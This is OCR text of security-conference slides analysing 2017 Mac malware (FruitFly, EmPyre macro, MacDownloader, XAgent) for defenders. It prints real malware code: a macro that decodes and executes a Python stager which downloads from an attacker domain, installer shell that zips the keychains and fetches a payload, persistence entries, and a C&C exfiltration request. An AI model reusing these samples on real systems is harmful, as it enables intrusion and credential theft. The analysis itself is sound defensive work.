
OFFENSIVE MALWARE ANALYSIS

dissecting osx/fruitfly via a custom c&c server



@patrickwardle

Synack

WHOIS

Synack

security for the 21st century

"*leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints*"

@patrickwardle

Objective-See

Outline

Malware of 2017


OSX/FruitFly

Generic Protections

samples:
objective-see.com/malware.html

Mac Malware

new for 2017



Synack

Malware of 2017


new specimens targeting mac users

fruitfly
jan 2017

macro+empyre
feb 2017

macdownloader
feb 2017

XAgent
feb 2017



proton
may 2017


macransom
june 2017

OSX/FruitFly ('Quimitchin')


an intriguing backdoor

"New Mac backdoor using antiquated code"
-malwarebytes/thomas reed

- components (script, binary, etc)
- persistence (launch agent)
- capabilities



Jan 11th (0 detections)



Virus Total submission(s)

infection vector?

email?


trojan?

web popup?

OSX/FruitFly
method of persistence

```
$ cat ~/Library/LaunchAgents/
        com.client.client.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC … >
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.client.client</string>
  <key>ProgramArguments</key>
  <array>
   <string>/Users/user/.client</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>NSUIElement</key>
  <string>1</string>
</dict>
</plist>
```


launch agent persistence



launch agent

property list:
~/Library/LaunchAgents/
com.client.client.plist

payload:
~/.client




BlockBlock alert

WORD+EMPYRE

infected word doc, with a python backdoor

tweet by @fstenv



```
$ file "U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace.docm"

Microsoft Word 2007+
```

Microsoft document, with macros

WORD+EMPYRE

payload is empyre

```
$sigtool --vba word/vbaProject.bin

-------------- start of code ------------------
Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMY…"
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jc…"
cmd = cmd + "11ZF9jb250ZXh0Jyk6c3NsL19jcmVhd…"
...
cmd = cmd + "0pKQpleGVjKCcnLmpvaW4ob3V0KSk="

result = system("echo ""import sys,base64;exec(
base64.b64decode(\"" " & cmd & " \""));"" | python &")
```

'autorun' macro

```
$ python

>>> import base64
>>> cmd "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNe...."
>>> base64.b64decode(cmd)

cmd = "ps -ef|grep Little\ Snitch"
ps = subprocess.Popen(cmd, shell = True)
out = ps.stdout.read()

if re.search("Little Snitch", out):
   sys.exit()

a = o.open('https://www.securitychecking.org:
443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) %
256
   S[i], S[j] = S[j], S[i]

...
exec(''.join(out))
```

decoded python


empyre:

"A post-exploitation OS X/Linux agent …in Python"

https://github.com/EmpireProject/EmPyre

MacDownloader


(iranian?) exfiltration agent



fake Adobe Flash Player

```
do shell script "uname -a > /etc/checkdrive.chk"

zip -rj /etc/kcbackup.cfg /Library/Keychains/

echo "#!/bin/bash
curl -o /tmp/mastering-vim.pdf %@
md5 /tmp/mastering-vim.pdf | grep vim | cut -d- -f 2 > /etc/
newf_md5.md5


" > /etc/.checkdev && if cat /etc/rc.common | grep .checkdev;
then sleep 1; else echo "sleep %d && /etc/.checkdev &" >> /etc/
rc.common; fi && chmod +x /etc/.checkdev && /etc/.checkdev with
administrator privileges
```

installer logic




keychain/passwords!

"Iran Threats"

https://iranthreats.github.io/resources/macdownloader-macos-malware/

OSX/XAgent

apt28's persistent mac implant



OS/XAgent install vector

- OSX/Komplex (via email)
  - checks in w/ C&C
  - installs OSX/XAgent

> *"We believe…Sofacy uses Komplex to download and install the XAgentOSX tool to use its expanded command set on the compromised system."* -unit42/palo alto

OSX/XAgent

apt28's persistent mac implant

```
POST /results/?itwm=GXnJ-B_wmR7r5LxG0Zt-sIroccP66&ags=sR7DEnTFjKk&oprnd=KSQt&ags=wU2XPb&_NH1=n8ruOIIlL HTTP/1.1
Host: 23.227.196.215
User-Agent: sample (unknown version) CFNetwork/596.5 Darwin/12.5.0 (x86_64) (iMac8%2C1)
Content-Length: 81
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive

D6wobndKhfyMR3xl_nevmxrXsSGdS-EPNJuRzqPAGEohAVGxpuCn1H6INx99WQRh5k6SKHiEIqr1LZw==
```

encrypted (rc4) exfil to C&C

capabilties

files

procs


screen

backups

passwords

keys


```
__attribute__((visibility("hidden")))
@interface InjectApp : NSObject
{

}

- (void)injectRunningApp;
- (void)sendEventToPid:(id)arg1;
- (BOOL)isInjectable:(id)arg1;
```




